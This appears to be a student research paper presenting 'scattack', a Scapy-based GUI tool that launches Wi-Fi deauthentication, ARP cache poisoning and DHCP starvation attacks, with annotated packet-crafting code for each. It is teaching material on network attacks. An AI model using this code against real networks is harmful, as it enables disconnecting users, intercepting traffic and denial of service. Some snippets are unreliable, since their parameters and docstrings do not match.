Demonstration of network attacks with Scapy: scattack, a single platform to launch several attacks

Sayafdine Said,* Aris Berkane, Mohammed Benaissa, and Serigne Saliou Ndiaye

Sorbonne Université, Paris, France

E-mail: sayafdine.said@outlook.com

Abstract

We present the development of a tool to launch network attacks using the Scapy library, to demonstrate the use of the library in various scenarios. Implemented network attacks include Wi-Fi deauthentication, ARP cache poisoning and DHCP starvation. Are described the usage of the library and its main features, the implementation of the tool and the attacks, and the results of the tests performed. The tool is available at https://github.com/musikid/scattack.

Introduction

Network attacks are a major concern in our world growingly connected. As evidenced by the attacks of SolarWinds (Chowdhury et al.[1]), which involved the compromise of the SolarWinds Orion platform through a stolen virtual private network (VPN) account, or GitHub (Kottler[2]) DDoS attack, relying on the use of a memcached amplification attack, the nature of network assaults is as diverse as their consequences.

To defend from such breaches, it is necessary to understand and be able to reproduce those attacks in a controlled environment. Depending on their nature, implementating them require different tools and techniques, from network sniffing to packet crafting.

In this context, the Scapy library is a powerful tool to perform network analysis and penetration testing.

Scapy

Scapy is a packet manipulation library for Python, which allows to forge or decode packets of a wide number of protocols, send them on the wire, capture them, match requests and replies, and much more. It has been written by Philippe Biondi and the Scapy community in 2003, as a way to perform network analysis and penetration testing in a simple and efficient way, without the need to write complex scripts or programs. It features a simple and extensive API, is able to run on a fairly wide range of platforms, and is open-source, which makes it a very attractive tool for professionals and hobbyists alike. Its ability to craft packets on the fly for a wide range of protocols makes it very versatile. Our goal is to demonstrate the usage of those features to perform several network attacks.

Attacks

To demonstrate the capabilities of the Scapy library, three network attacks, differing in their nature and implementation to better assess the capabilities of the library in multiple scenarios, have been chosen to be implemented:

- Wi-Fi deauthentication
- ARP cache poisoning
- DHCP starvation

Wi-Fi deauthentication

Wi-Fi deauthentication involves sending deauthentication frames to a client connected to a Wi-Fi network. This results in the client being disconnected from the network, and having to re-authenticate to regain access. This can be used to disrupt the connection of legitimate clients to a Wi-Fi network, or to force them to connect to a rogue access point controlled by the attacker.



Figure 1: Wi-Fi deauthentication attack sequence diagram

ARP cache poisoning

ARP cache poisoning works by sending fake Address Resolution Protocol (ARP) messages to an Ethernet LAN. This results in the linking of the attacker's MAC address with the IP address of a legitimate computer or server on the network. Once the attacker's MAC address is linked to an authentic IP address, the attacker will begin receiving any data that is intended for that IP address. This allows the attacker to intercept, modify or block the traffic.



Figure 2: ARP cache poisoning attack sequence diagram

DHCP starvation

DHCP starvation imply sending a large number of DHCP requests to a DHCP server, with the aim of exhausting the pool of available IP addresses that the server can allocate. This results in the server being unable to allocate IP addresses to legitimate clients, which can lead to a denial of service (DoS) attack.



Figure 3: DHCP starvation attack sequence diagram

Project

These attacks are implemented in our project, which consists in the development of a single platform tool to launch said network attacks using the Scapy library. We chose to implement it as a graphical user interface (GUI) to provide an easy way to select the attack to perform and input its parameters while providing validation and error handling.

Architecture

The tool is implemented in Python, uses the Scapy library to craft and send packets, and the Tkinter library to provide a graphical user interface (GUI) allowing to easily select the attack to perform and to input the necessary parameters.



Figure 4: Graphical user interface of the tool

It follows a modular architecture, with a core module containing the main logic of the tool, and is composed of two main components:

- The user interface, which allows the user to select the attack to perform and input its parameters, provides validation and error handling,
- The executor, which takes the parameters from the GUI and performs the attack while returning the errors and results to the GUI.

These components are executed on different threads and communicate using message passing through queues, and a set of commands and responses classes to ensure a unified communication.



Figure 5: Class diagram of the command pattern used for communication between the user interface and the executor

The user interface is composed of a set of forms to input the parameters of the attacks, and a button to start and stop the current attack. Parameters change depending on the attack selected, and are validated to ensure that they are correct before being sent to the executor.



Figure 6: Architecture of the tool

Usage of Scapy

The library provides a simple and efficient way to craft packets, in the form of a domain-specific language (DSL) using Python syntax, that allows for a robust and efficient definition of any type of packet. The advantage of using Python syntax and a Python interpreter as the DSL syntax and interpreter is threefold: it eliminates the need for a separate interpreter, it spares users from learning a new language, and it provides a comprehensive, succinct, and highly capable language.

Scapy's design allows users to define a packet or a series of packets as layers stacked on top of each other. Each layer's fields have practical default values that can be overridden as needed. Scapy does not impose the use of predefined methods or templates, which removes the necessity of creating a new tool for each unique scenario. In contrast to languages like C, where it might take an average of 60 lines to describe a packet, Scapy can accomplish this

in just one line.

For example, to craft an ARP poisoned packet:

```
from scapy.all import Ether, ARP


# ETHER_BROADCAST is a constant defined as a bytes object,
# but could also be a string
ETHER_BROADCAST = bytes.fromhex("ffffffffffff")
ETHER_ANY = "00:00:00:00:00:00"
spoofed_mac = "00:11:22:33:44:55"
spoofed_ip = "127.0.0.1"
target_ips = ["172.0.0.2", "172.0.0.3"]



(
    Ether(dst=ETHER_BROADCAST, src=spoofed_mac)                    ①
    / ARP(                                                         ②
        op="is-at",                                                ③
        psrc=spoofed_ip,
        pdst=target_ips,                                           ④
        hwdst=ETHER_ANY,
        hwsrc=spoofed_mac,
    )
)
```

① Create an Ethernet frame with the destination MAC address set to the broadcast address and the source MAC address set to the attacker's MAC address.

② Add an ARP layer to the frame using the `/` operator to stack the layers.

③ Set the ARP operation to “is-at” (response) with a string value, which could also be set to 2.

④ Use a list to illustrate that multiple IP addresses can be targeted and for each a different packet will be generated.

Using these crafting capabilities, we implemented the attacks in our tool.

Wi-Fi deauthentication

This attack is very different from the others, as it targets a lower layer of the OSI model which is the data link layer, and more specifically the 802.11 standard for wireless networks. Network attacks at this level are more complex to implement and require a wireless network interface card (NIC) in monitor mode. The attack is performed by sending deauthentication frames to the targeted client (as illustrated in Figure 1), which will result in the client being disconnected from the network. The access point (AP) BSSID is spoofed to make the client believe that the deauthentication frame comes from the AP.

With Scapy, the deauthentication frame is crafted as follows:

```
from scapy.all import Dot11, Dot11Deauth, RadioTap


def create_deauth_packet(target_mac: str, ap_bssid: str) -> Packet:
    """Create 802.11 deauthentification packet.

    Args:
        target_mac (str): MAC address of the target
        ap_bssid (str): BSSID of the spoofed access point
    Returns:
        Packet: 802.11 deauthentification packet"""
    return (
```

```
    RadioTap()                                                    ①
    / Dot11(                                                      ②
        addr1=target_mac,                                         ③
        addr2=ap_bssid,                                           ④
        addr3=ap_bssid,
    )
    / Dot11Deauth(reason=7)                                       ⑤
)
```

① Create a RadioTap frame to allow the injection of the frame into the data link layer.

② Add a Dot11 layer to the frame for the 802.11 standard frame format.

③ Set the destination MAC address to the client's MAC address.

④ Set the source and BSSID MAC addresses to the AP's BSSID.

⑤ Add a Dot11Deauth layer to the frame to send the deauthentication management frame.

With the user interface, the user can input the MAC address of the client to deauthenticate and the BSSID of the AP to spoof, while ensuring that the input is valid and handling any errors.



Figure 7: Wi-Fi deauthentication attack form, with invalid target MAC address to highlight input validation

The frames can be sent infinitely or a specified number of times, and the user can start and stop the attack at any time.

ARP cache poisoning

This attack is performed by sending fake ARP messages to the target, which will result in the linking of the attacker's MAC address with the IP address of the target. The attacker will then begin receiving any data that is intended for that IP address. This allows the attacker to intercept, modify or block the traffic.

The packet is forged as follows:

```
from scapy.all import ARP, Ether


# Create an ARP packet
def create_arppoison_packet(
    target_ip: str,
    spoofed_ip: str,
    spoofed_mac: str | None = None,
) -> Packet:
    """Create ARP packet.

    Args:
        target_mac (str): MAC address of the target
        target_ip (str): IP address of the target
        spoofed_ip (str):
         IP address of the spoofed IP address
    Returns:
        Ether: ARP packet"""
    return (
      Ether(dst="ff:ff:ff:ff:ff:ff")                                    ①
      / ARP(                                                            ②
          op=2,                                                         ③
          psrc=spoofed_ip,                                              ④
          pdst=target_ips,                                              ⑤
          hwdst="00:00:00:00:00:00",                                    ⑥
          hwsrc=spoofed_mac,                                            ⑦
      )
```

```
    )
```

① Create an Ethernet frame with the destination MAC address set to the broadcast address.

② Add an ARP layer to the frame using the `/` operator to stack the layers.

③ Set the ARP operation to 2 (response).

④ Set the source IP address to the attacker's IP address.

⑤ Set the destination IP address to the target's IP address.

⑥ Set the destination MAC address to the broadcast address.

⑦ Set the source MAC address to the attacker's MAC address.

With the user interface, the user can input the MAC and IP addressses to spoof, while ensuring that the input is valid.



Figure 8: ARP cache poisoning attack form, with invalid target IP address to highlight input validation

The frames can be sent infinitely or a specified number of times.

DHCP starvation

This attack is performed by sending a large number of DHCP requests to a DHCP server, with the aim of exhausting its pool of available IP addresses. This results in the server being unable to allocate IP addresses to legitimate clients, which can lead to a denial of service (DoS) attack.

In terms of Scapy, the DHCP starvation is crafted as follows:

```
from scapy.all import BOOTP, DHCP, Ether, IP, UDP


def create_dhcp_starve_packet(
    ip: str,
    target_mac: str = ETHER_BROADCAST,
) -> Packet:
    """Create DHCP packet.

    Args:
        ip (str): IP address to request
        server_ip (str): IP address of the server
    Returns:
        Packet: DHCP packet"""
    mac = RandMAC()
    return (
        Ether(src=mac, dst=target_mac)                                    ①
        / IP(src=IP_ANY, dst=IP_BROADCAST)                                ②
        / UDP(sport=68, dport=67)                                         ③
        / BOOTP(chaddr=mac)                                               ④
        / DHCP(                                                           ⑤
            options=[
                ("message-type", "request"),                              ⑥
                ("requested_addr", ip),                                   ⑦
                "end",                                                    ⑧
            ]
        )
    )
```

① Create an Ethernet frame with the source MAC address set to a random MAC address and the destination MAC address set to the target's MAC address.

② Add the IP layer to the frame with the usual source and destination IP addresses for a DHCP request.

③ Add the UDP layer to the frame with the usual source and destination ports for a DHCP request.

④ Add the BOOTP layer to the frame with the source MAC address set to a random MAC address.

⑤ Add the DHCP layer to the frame with its options.

⑥ Set the DHCP message type to "request".

⑦ Set the requested IP address to the IP address to request from the DHCP server pool.

⑧ Add the "end" option to the DHCP packet to indicate the end of the options.

With the user interface, the user can input the range of IP addresses to request from the DHCP server with an indication of the number of requests to send, and the target MAC address.

